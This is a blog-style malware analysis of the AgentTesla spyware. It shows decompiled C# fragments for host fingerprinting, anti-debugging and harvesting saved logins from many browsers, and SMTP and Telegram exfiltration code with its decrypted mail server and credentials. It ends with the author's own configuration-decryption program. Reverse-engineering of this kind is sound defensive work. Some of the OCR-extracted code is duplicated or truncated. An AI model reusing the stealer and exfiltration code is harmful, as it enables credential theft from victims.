

AgentTesla Malware

 menshaway.blogspot.com/2021/04/agenttesla-malware.html

Malwares

Technical report of AgentTesla

Identification

Vendor	Detection
Microsoft	Trojan:MSIL/AgentTesla.RSF!MTB
Sangfor Engine Zero	Trojan.MSIL.AgentTesla.RSF
Alibaba	TrojanPSW:MSIL/AgentTesla.0f0d0fab

The following table contains list of artifacts that had been analyzed within this document.


PE timestamp	SHA256	Size in bytes	File name	Description
2020-10-01 06:40:24	cc262fd3fa1f646aff2f5bcdea33beca5ed081260028b8604d5f714dd23c03ac	200.00 KB (204800 bytes)	Lime_hench ckli 2.0	dropper

Summary


Agent Tesla is spyware that collects information about the actions of its victims by recording keystrokes and user interactions. It is falsely marketed as legitimate software on the dedicated website where this malware is sold.

Technical details

Code of malware is packed, so after unpacking it you should see only these sections as shown in figure below.



But that's not actual code, actual code resolved during runtime of malware as shown in figure below.



It resolves QWzgdylDcJIMs during runtime and code will be around 25k lines of code as shown in figure below.

```

24395         set
24396         {
24397         }
24398     }
24399 }
24400
24401     // Token
24402     // (get)
24403     // (set)
24404     [Default
24405     internal
24406     {
24407         get
24408         {
24409
24410
24411
24412
24413
24414
24415
24416
24417
24418
24419
24420
24421
24422     }
24423 }

```

It checks for the operating system as shown and gets a hash of the current domain in figure below.

```

StringBuilder stringBuilder = new StringBuilder(50);
stringBuilder.Append(Application.WindowsFormsVersion);
stringBuilder.Append('.');
stringBuilder.Append(className);
stringBuilder.Append(".app.");
stringBuilder.Append(NativeWindow.WindowClass.domainQualifier);
stringBuilder.Append('.');
string name = Convert.ToString(AppDomain.CurrentDomain.GetHashCode(), 16);

```

```

className "Window8"

```

```

name "141b42a"

```

It gets the hostname, processor type, name of current user as shown on figures below.

```

21027     string text = string.Empty;
21028     ManagementClass managementClass = new ManagementClass(97885277-
21029     F38F-47FA-9C3D-82DA9E673084.gu());
21030     ManagementObjectCollection instances = managementClass.GetInstances();
21031     try
21032     {
21033         foreach (ManagementBaseObject managementBaseObject in instances)
21034         {
21035             ManagementObject managementObject = (ManagementObject)

```

```
{\\WIN-RA9U596OBGJ\ROOT\cimv2:Win32_Processor}
```

```
21035 |         text = managementObject.Properties[97085277-F30F-47FA-9C3D-82DA9E6730B4.gu()].Value.ToString();  
21036 |     }  
    }
```

```
{system.management.managementobjectcollection;  
{\\WIN-RA9U596OBGJ\root\cimv2:Win32_Processor.DeviceID="CPU0"}  
null
```

It enumerates network adapter configuration as shown in figure below.

```
{system.management.managementobjectcollection;  
{\\WIN-RA9U596OBGJ\root\cimv2:Win32_Processor.DeviceID="CPU0"}  
null
```

```
F30F-47FA-9C3D-82DA9E6730B4.gu());  
ManagementObjectCollection instances = managementClass.GetInstances();  
string text = string.Empty;  
try  
{
```

It gets the mac address of the machine as shown in figure below.

```
    }  
    managementObject.Dispose();  
}  
text = text.Replace(97085277-F30F-47FA-9C3D-82DA9E6730B4.EF()),
```

```
null  
"00:0C:29:DC:50:88"
```

Checking for debugger

```
if (Debugger.IsAttached)  
{  
    num |= 4;  
}  
else  
{
```

Get user cookie

```
IntPtr userCookie = IntPtr.Zero;
if (Application.useVisualStyles)
{
    userCookie = UnsafeNativeMethods.ThemingScope.Activate();
}
try
{
```

Get current process of malware

```
try
{
    string processName = Process.GetCurrentProcess().ProcessName;
    int id = Process.GetCurrentProcess().Id;
    Process[] processesByName = Process.GetProcessesByName(processName);
    foreach (Process process in processesByName)
```

processName	"Task"
processesByName	null

```
1230     foreach (object obj2 in ((IEnumerable)obj))
1231     {
1232         global::A.b.x<string, string, bool> x = (global::A.b.x<string, string, bool>)
1233         obj2;
1234         if (x.A)
1235             list.AddRange(global::A.b.E.A(x.A, x.A));
1236     }
1237 }
1238
```

Enumeration functions in folder path "C:\Users\Mahmoud_EI_Menshawy\AppData\Local", used for stealing browsers caches, passwords, profiles etc... As shown in figure below.

stealing browsers caches, passwords, profiles etc... As shown in figure below.

```
1230     foreach (object obj2 in ((IEnumerable)obj))
1231     {
1232         global::A.b.x<string, string, bool> x = (global::A.b.x<string, string, bool>)
1233         obj2;
1234         if (x.A)
1235             list.AddRange(global::A.b.E.A(x.A, x.A));
1236     }
1237 }
1238
```

userName
▶ V_1
browser
folderPath
▶ obj
▶ list2
password
▶ stringBuilder
▶ list
url
x
V_11

CocCo Browser

```

6964         {
6965             result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
6966             ());
6967         }
6968         catch (Exception ex)
6969         {
6970             result = new List<global::A.b.X>();
6971         }
6972         return result;

```

Name	Value
A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\CocCoc\Browser\User Data"
A_1	"Coccoc"
result	null

Coccoc logins

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\CocCoc\Browser\User Data"
A_1	"Coccoc"
A_2	"logins"
list2	null

Amigo user data

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Amigo\User Data"
A_1	"Amigo"

Amigo logins

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Amigo\U
A_1	"Amigo"
A_2	"logins"
list2	null

Brave Browser user data

```

6964         {
6965             result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
6966             ());
6967         }
6968         catch (Exception ex)
6969         {
6970             result = new List<global::A.b.X>();
        }
    }
}

```

A_0	"C:\Users\Mahmoud_El_Menshaw\\AppData\Local\BraveSoftware\Brave-Browser\User Data"
A_1	"Brave"
result	null

Brave Browser logins

```

6164         internal static List<global::A.b.X> A(string text, string browser, string text2 =
6165         "logins")
6166         {
6167             List<string> list = global::A.b.d.B(text);
        }
    }
}

```

A_1	"Brave"
A_2	"logins"

Iridium Browser user data and logins

```

6960         // token: 0000000000000000000000000000000000000000000000000000000000000000
6961         internal static List<global::A.b.X> A(string text, string text2)
6962         {
6963             List<global::A.b.X> result;
6964             try
6965             {
6966                 result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
6967                 ());
6968             }
6969             catch (Exception ex)
6970             {
6971                 result = new List<global::A.b.X>();
        }
    }
}

```

A_0	"C:\Users\Mahmoud_El_Menshaw\AppData\Local\Torch\User Data"
A_1	"Torch Browser"
A_2	"logins"
list2	null

Comodo Dragon user data and logins

```

List<global::A.b.X> result;
try
{
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
}
catch (Exception ex)
{
    result = new List<global::A.b.X>();
}
}
}

```

Name	Value
A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Comodo\Dragon\User Data
A_1	"Comodo Dragon"
result	null

"C:\Users\Mahmoud_El_Menshawy\AppData\Local\Comodo\Dragon\
"Comodo Dragon"
"logins"
null

Opera Browser user data and logins

```

        result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
    }
    catch (Exception ex)
    {
    }
}

```

"C:\Users\Mahmoud_El_Menshawy\AppData\Roaming\Opera Software\Opera
"Opera Browser"
null
null

"C:\Users\Mahmoud_El_Menshawy\AppData\Roaming\Opera Software
"Opera Browser"
"logins"
null
null
null

Citrio user data and logins

```

6962 List<global::A.b.d> result;
6963 try
6964 {
6965     result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
6966     ());
6967 }
    catch (Exception ex)
    {
    }
}

```

A_0	"C:\Users\Mahmoud_El_Menshawy\AppData\Local\CatalinaGroup\Citrio
A_1	"Citrio"
result	null

"C:\Users\Mahmoud_El_Menshawy\AppData\Local\CatalinaGroup\Citrio
"Citrio"
"logins"
null

Elements Browser user data and logins


```
try
{
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
}
catch (Exception ex)
```

"C:\\Users\\Mahmoud_EI_Menshawy\\AppData\\Local\\Elements Browser\\
"Elements Browser"
null
null

"C:\\Users\\Mahmoud_EI_Menshawy\\AppData\\Local\\Elements Browser\\
"Elements Browser"
null
null

"C:\\Users\\Mahmoud_EI_Menshawy\\AppData\\Local\\Elements Browser\\L
"Elements Browser"
"logins"
null

Sputnik user data and logins

```
List<global::A.b.X> result;
try
{
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
}
catch (Exception ex)
```

"C:\\Users\\Mahmoud_EI_Menshawy\\AppData\\Local\\Sputnik\\Sputnik\\
"Sputnik"
null
"

"C:\\Users\\Mahmoud_EI_Menshawy\\AppData\\Local\\Sputnik\\Sputnik
"Sputnik"
"logins"
null

Epic Privacy user data and logins

```
try
{
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
}
catch (Exception ex)
```

"C:\\Users\\Mahmoud_EL_Menshawy\\AppData\\Local\\Epic Privacy Browser\\U
"Epic Privacy"
null

"C:\\Users\\Mahmoud_EL_Menshawy\\AppData\\Local\\Epic Privacy Browse
"Epic Privacy"
"logins"
"

CentBrowser user data and logins

```
List<global::A.b.X> result;
try
{
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E67308B
    ());
}
catch (Exception ex)
```

"C:\\Users\\Mahmoud_EL_Menshawy\\AppData\\Local\\uCozMedia\\Uran\\Use
"Uran"
null

"C:\\Users\\Mahmoud_EL_Menshawy\\AppData\\Local\\uCozMedia\\Uran\\U
"Uran"
"logins"
"

Chromium user data and logins

```
try
{
    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.c
    ());
}
catch (Exception ex)
```

"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\Chromium\\U
"Chromium"
null

"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\Chromium\\U
"Chromium"
"logins"

Chedot user data and logins

```

    }
    {
        result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
        ());
    }
    catch (Exception ex)
    {
    }
}

```

"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\Chedot\\U
"Chedot"
null

"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\Chedot\\U
"Chedot"
"logins"
null

```

    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
}
catch (Exception ex)
{
    result = new List<global::A.b.X>();
}
}

```

"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\Yandex\\YandexBrowser\\U
"Yandex Browser"
null

"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\Yandex\\YandexBrowser\\Use
"Yandex Browser"
"logins"
null

Cool Novo (ChromePlus) user data and logins

```

    result = global::A.b.d.A(text, text2, 97085277-F30F-47FA-9C3D-82DA9E673084.cw
    ());
}
catch (Exception ex)

```

"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Local\\MapleStudio\\ChromePlus\\
"Cool Novo"
"logins"
null

keychain.plist

```

int num = 0;
for (;;)
{
    if (num == 2)
    {
        ptr = null;
        num = 3;
    }
}

```

"C:\\Program Files\\Common Files\\Apple\\Apple Application Support\\plutil.exe"
"C:\\Users\\Mahmoud_El_Menshawy\\AppData\\Roaming\\Apple Computer\\Preferences\\keychain.plist"
null
false

SMTP

```

1552 try
1553 {
1554     StpClient smtpClient = new StpClient();
1555     NetworkCredential credentials = new NetworkCredential(97085277-F30F-47FA-9C3D-82DA9E673084.u(), 97085277-
1556     F30F-47FA-9C3D-82DA9E673084.u());
1557     smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E673084.u();
1558     smtpClient.IsBasicAuth = true;
1559     smtpClient.UseDefaultCredentials = false;
1560     smtpClient.Credentials = credentials;
1561     MailAddress to = new MailAddress(97085277-F30F-47FA-9C3D-82DA9E673084.u());
1562     MailAddress from = new MailAddress(97085277-F30F-47FA-9C3D-82DA9E673084.u());
1563     MailMessage mailMessage = new MailMessage(from, to);
1564     mailMessage.Subject = text;
1565     if (false & num == 0)
1566     {
1567         mailMessage.IsBodyHtml = false;
1568         byte[] bytes = Encoding.UTF8.GetBytes(text);
1569         MemoryStream contentStream = new MemoryStream(bytes);
1570         Attachment attachment = new Attachment(contentStream, new ContentType
1571         {
1572             MediaType = 97085277-F30F-47FA-9C3D-82DA9E673084.u(),
1573             Name = text + 97085277-F30F-47FA-9C3D-82DA9E673084.v() + DateTime.Now.ToString(global::A.b.d) + 97085277-
1574             F30F-47FA-9C3D-82DA9E673084.u()
1575         });
1576         attachment.ContentDisposition.FileName = text + 97085277-F30F-47FA-9C3D-82DA9E673084.v() +
1577         DateTime.Now.ToString(global::A.b.d) + 97085277-F30F-47FA-9C3D-82DA9E673084.u();
1578         mailMessage.Attachments.Add(attachment);
1579         mailMessage.Body = 97085277-F30F-47FA-9C3D-82DA9E673084.u();
1580     }
1581     else
1582     {
1583         mailMessage.IsBodyHtml = true;
1584         mailMessage.Body = text2;
1585     }
1586     if (memoryStream != null & num == 1)
1587     {
1588         mailMessage.Attachments.Add(new Attachment(memoryStream, text + 97085277-F30F-47FA-9C3D-82DA9E673084.v() +

```

Port number: 587 clearly.

Purpose of the code is to get malware configuration like username, password mailfrom etc...

Code of ((97085277-F30F-47FA-9C3D-82DA9E6730B4) shown in figure below.

```
namespace <PrivateImplementationDetails>{BC153E56-5824-47E2-94F3-38F4C75E0173}
{
    // Token: 0x02000052 RID: 82
    [StructLayout(LayoutKind.Auto, CharSet = CharSet.Auto)]
    internal class 97085277-F30F-47FA-9C3D-82DA9E6730B4
    {
        // Token: 0x000022A RID: 554 RVA: 0x0001F24C File Offset: 0x0001D44C
        private static string <<EMPTY_NAME>>(int num, int index, int count)
        {
            int num2 = 0;
            string @string;
            do
            {
                if (num2 == 1)
                {
                    num2 = 2;
                }
                if (num2 == 3)
                {
                    97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[num] = @string;
                    num2 = 4;
                }
                if (num2 == 2)
                {
                    @string = Encoding.UTF8.GetString(97085277-
                    F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);
                    num2 = 3;
                }
                if (num2 == 0)
                {
                    num2 = 1;
                }
            } while (num2 != 4);
            return @string;
        }
    }
}
```

Probably this is related to anti debugging, it creates specified time after time expires then it does something if not expire it runs normally.

```
[SecurityCritical]
private static void CallCallbackInContext(object state)
{
    TimerQueueTimer timerQueueTimer = (TimerQueueTimer)state;
    timerQueueTimer.m_timerCallback(timerQueueTimer.m_state);
}
```

[DebuggerHidden]

It hides debugging for editing browser state.

```
{
    // Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00000258
    [DebuggerHidden]
    [EditorBrowsable(EditorBrowsableState.Never)]
    public a()
    {
    }
}
```

Embedded http request

<https://api.telegram.org/bot%telegramapi%/>.

<https://www.theonionrouter.com/dist/torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip>". # Tor browser.

```

// Token: 0x04000040 RID: 64
private const string A = "https://api.telegram.org/bot%telegramapi%";

// Token: 0x04000041 RID: 65
private const string a = "xchatid%";

```

```

// Token: 0x04000120 RID: 288
private const string A = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip";

// Token: 0x04000121 RID: 289
public string a;

// Token: 0x04000122 RID: 290
public Socket A;

```

Enumeration and other important Functions

```

(UnmanagedType.I4) [in] int);

// Token: 0x06000040 RID: 64
[DllImport("user32.dll", CharSet = CharSet.Ansi, EntryPoint = "GetWindowThreadProcessId", ExactSpelling = true, SetLastError = true)]
public static extern int A(IntPtr, ref int);

// Token: 0x06000041 RID: 65
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "GetKeyboardLayout", ExactSpelling = true, SetLastError = true)]
public static extern int A(int);

// Token: 0x06000042 RID: 66
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "ToUnicodeEx", ExactSpelling = true, SetLastError = true)]
public static extern int A(uint, uint, byte[], [MarshalAs(UnmanagedType.LPStr)] [Out]

```

EnumProcessModules.

GetWindowThreadProcessId.

GetModuleFileNameEx.

Decryption of all Configurations

All configurations depends on big array called <<EMPTY_NAME>>

Let's go in depth of code.

```

F30F-47FA-9C3D-82DA9E6730B4.Bw(), 97085277-F30F-47FA-9C3D-82DA9E6730B4
smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E6730B4.Bx();
smtpClient.EnableSsl = true;
smtpClient.UseDefaultCredentials = false;

```

Let's go to the function Bx().

```

// Token: 0x060002C2 RID: 706 RVA: 0x00020331 File Offset: 0x0001E531
public static string Bx()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[151] ?? 97085277-
F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(151, 1888, 25);
}

```

Then. <<EMPTY_NAME>>.

```

// Token: 0x04000192 RID: 402
private static string <<EMPTY_NAME>>(int num, int index, int count)
{
    int num2 = 0;
    string @string;
    do
    {
        if (num2 == 1)
        {
            num2 = 2;
        }
        if (num2 == 3)
        {
            97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[num] = @string;
            num2 = 4;
        }
        if (num2 == 2)
        {
            @string = Encoding.UTF8.GetString(97085277-
            F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);
            num2 = 3;
        }
        if (num2 == 0)
        {
    }
}

```

<<EMPTY_NAME>> is an array of bytes.

```

// Token: 0x04000192 RID: 402
internal static byte[] <<EMPTY_NAME>>;

```

When I did more research I found reference to this array as shown in figure below.

```

// Note: this type is marked as 'beforefieldinit'.
97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>> = new byte[]
{
    153,
    158,
    154,
}

```

So <<EMPTY_NAME>> is really big array around more than 11k line

So it gets each element of the big array then XOR with itself then XOR with value 170 and save it to array. <<EMPTY_NAME>> (overwrite array with new value) as shown in figure below.

```

for (int i = 0; i < 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>.Length; i++)
{
    97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[i] = (byte)((int)97085277-
    F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[i] ^ i ^ 170);
}

```

So let's see big array

{153,158,154,153,215,214,213,212,143,238,237,140,194,195,132,237,242,129,213,212,132,204,207,196,203,202,201,238,251,250,235,209,238,

So the value of (byte.MaxValue) will be 255 as shown in figure below.

```

[__DynamicallyInvokable]
public const byte MaxValue = 255;

// Token: 0x040003B3 RID: 947

```

So at this point everything is okay but only problem is string called

,"Notshowingallelementsbecausethisarrayistoobig(11846elements)"

At the end of array.

```
14718         196,  
14719         208,  
14720         "Not showing all elements because this array is too big (11846 elements)"  
14721     }  
14722     for (int i = 0; i < 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>.Length; i++)  
14723     {  
14724         97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[i] = (byte)((int)97085277-  
14725         F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[i] ^ i ^ 170);  
14726     }
```

So that means we don't have all values of bytes of array which means we can't reverse the array to get string <<EMPTY_NAME>> which will be resolved after finishing the loop.

I tried to create array of bytes but it display error called "cannot implicitly convert type string to byte"

That's mean we don't have complete elements of array

```
Byte[] array = {151,158,154,153,215,214,213,212,143,216,217,148,194,195,132,217,242,129,213,212,132,204,207,196,209,202,201,218,251,250,209,218,212,192,193,209,220}
```

So I removed string,"Notshowingallelementsbecausethisarrayistoobig(11846elements)".

Let's see decryption function of malware and how to get host

That's the beginning of the SMTP function.

So class call function Bx() as shown in figure below.

```
F30F-47FA-9C3D-82DA9E6730B4.Bx(), 97085277-F30F-47FA-9C3D-82DA9E6730B4  
smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E6730B4.Bx();  
smtpClient.EnableSsl = true;  
smtpClient.UseDefaultCredentials = false;
```

If we go through Bx() we see this code.

So it pushes an array called <<EMPTY_NAME>> with parameters (151, 1888, 25) and the return value will save at an array called <<EMPTY_NAME>> [151].

<<EMPTY_NAME>> with parameters (151, 1888, 25)

151 => refers to the save position of the first array.

1888 => starting counting position of big array which was already mentioned at the beginning of report.

25 => counting.

So that means it starts from the position of array 1888 until 1913.

So length of host name will be 25


```
// Token: 0x060002C2 RID: 706 RVA: 0x00020331 File Offset: 0x0001E531
public static string Bx()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[151] ?? 97085277-
    F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(151, 1888, 25);
}
```

So let's go inside <<EMPTY_NAME>>

```
internal class 97085277-F30F-47FA-9C3D-82DA9E6730B4
{
    // Token: 0x0600022A RID: 554 RVA: 0x0001F24C File Offset: 0x0001D44C
    private static string <<EMPTY_NAME>>(int num, int index, int count)
    {
        int num2 = 0;
        string @string;
        do
        {
            if (num2 == 1)
            {
                num2 = 2;
            }
            if (num2 == 3)
            {
                97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[num] = @string;
                num2 = 4;
            }
            if (num2 == 2)
            {
                @string = Encoding.UTF8.GetString(97085277-
                F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);
                num2 = 3;
            }
            if (num2 == 0)
            {
                num2 = 1;
            }
        } while (num2 != 4);
        return @string;
    }
}
```

EMPTY_NAME>> with parameters (151, 1888, 25)

Num => 151, index => 1888, count => 25.

So num2 = 0.

So we hit if condition if (num2 == 0){num2 = 1}

So value of num2 will be 1

If value of num2 = 4 exit while loop otherwise continue looping

Value of num2 = 1.

So we hit condition

If (num2 == 1) {num2 = 2}

So value of num2 will be 2

Then continue looping because num2 != 4.

So we hit condition

If (num2 == 2)

{

@string = Encoding.UTF8.GetString(97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>, index, count);

num2 = 3;

}

So it pushes big array and gets string (host) based on specific parameters.

<<EMPTY_NAME>>, index, count)

Index => 1888, count => 25.

And save value in @string.

So value will be => mail.totallyanonymous.com.

Same thing for credentials username will be at function Bw(), and password will be at function BX();

```
bool result;
try
{
    SmtplibClient smtpClient = new SmtplibClient();
    NetworkCredential credentials = new NetworkCredential(97085277-
        F30F-47FA-9C3D-82DA9E6730B4.Bw(), 97085277-F30F-47FA-9C3D-82DA9E6730B4.BX());
    smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E6730B4.BX();
    smtpClient.EnableSsl = true;
    smtpClient.UseDefaultCredentials = false;
    smtpClient.Credentials = credentials;
    smtpClient.Port = 587;
}
```

Bw()=> Username

```
// Token: 0x060002C0 RID: 704 RVA: 0x000202EE File Offset: 0x0001E4EE
public static string Bw()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[149] ?? 97085277-
        F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(149, 1851, 29);
}
```

If we apply the same technique we get the result honebots@totallyanonymous.com.

Same technique for password.

BX() => Password

```
// Token: 0x060002C1 RID: 705 RVA: 0x00020310 File Offset: 0x0001E510
public static string BX()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[150] ?? 97085277-
        F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(150, 1880, 8);
}
```

Result => 572h094S.

Same technique for Mail address to.

```
// Token: 0x060002C3 RID: 707 RVA: 0x00020353 File Offset: 0x0001E553
public static string Bw()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[152] ?? 97085277-
        F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(152, 1913, 17);
}
```

Results => marhmelo@rape.lol.

So at this point I noticed that the class called 97085277-F30F-47FA-9C3D-82DA9E6730B4 includes all configurations so I decided to decrypt all big arrays.

So I write .net code as shown in figure to decrypt all content of the array.

I just got the length of the array which will be 9998.

My code

```

//Decryption AgentTesla configurations
// Author : Mahmoud EIMenshawy

using System;

using System.Text;

public class Program
{
    public static void Main()
    {
        string @host;
        string @to;
        string @from;
        string @password;
        string @content;

        byte[] array =
{153,158,154,153,215,214,213,212,143,238,237,140,194,195,132,237,242,129,213,212,132,204,207,196,203,202,201,238,251,250,235,209,238,
for(int i = 0; i < array.Length; i++)
        array[i] = (byte)((int)array[i] ^ i ^ 170);

        @host = Encoding.UTF8.GetString(array,1888,25);
        @to = Encoding.UTF8.GetString(array,1913,17);
        @from = Encoding.UTF8.GetString(array,1851,29);
        @password = Encoding.UTF8.GetString(array,1880,8);
        @content = Encoding.UTF8.GetString(array,1,9998);
        Console.Write("Host name: ");
        Console.WriteLine(@host);
        Console.Write("To: ");
        Console.WriteLine(@to);
        Console.Write("From: ");
        Console.WriteLine(@from);
        Console.Write("Password: ");
        Console.WriteLine(@password);
        Console.WriteLine("");
        Console.WriteLine("Content of array: ");
        Console.WriteLine(@content);
    }
}

```


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Proxy-Agent: HToS5x

Connect

You can try code at link below

Link: <https://dotnetfiddle.net/>.

If you wanna learn malware analysis you can check my YouTube channel I'm trying publish analysis of malware and some methods to analysis malwares.

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YouTube channel

<https://www.youtube.com/channel/UCParXHaBxBmqRdHuVUg21pA>

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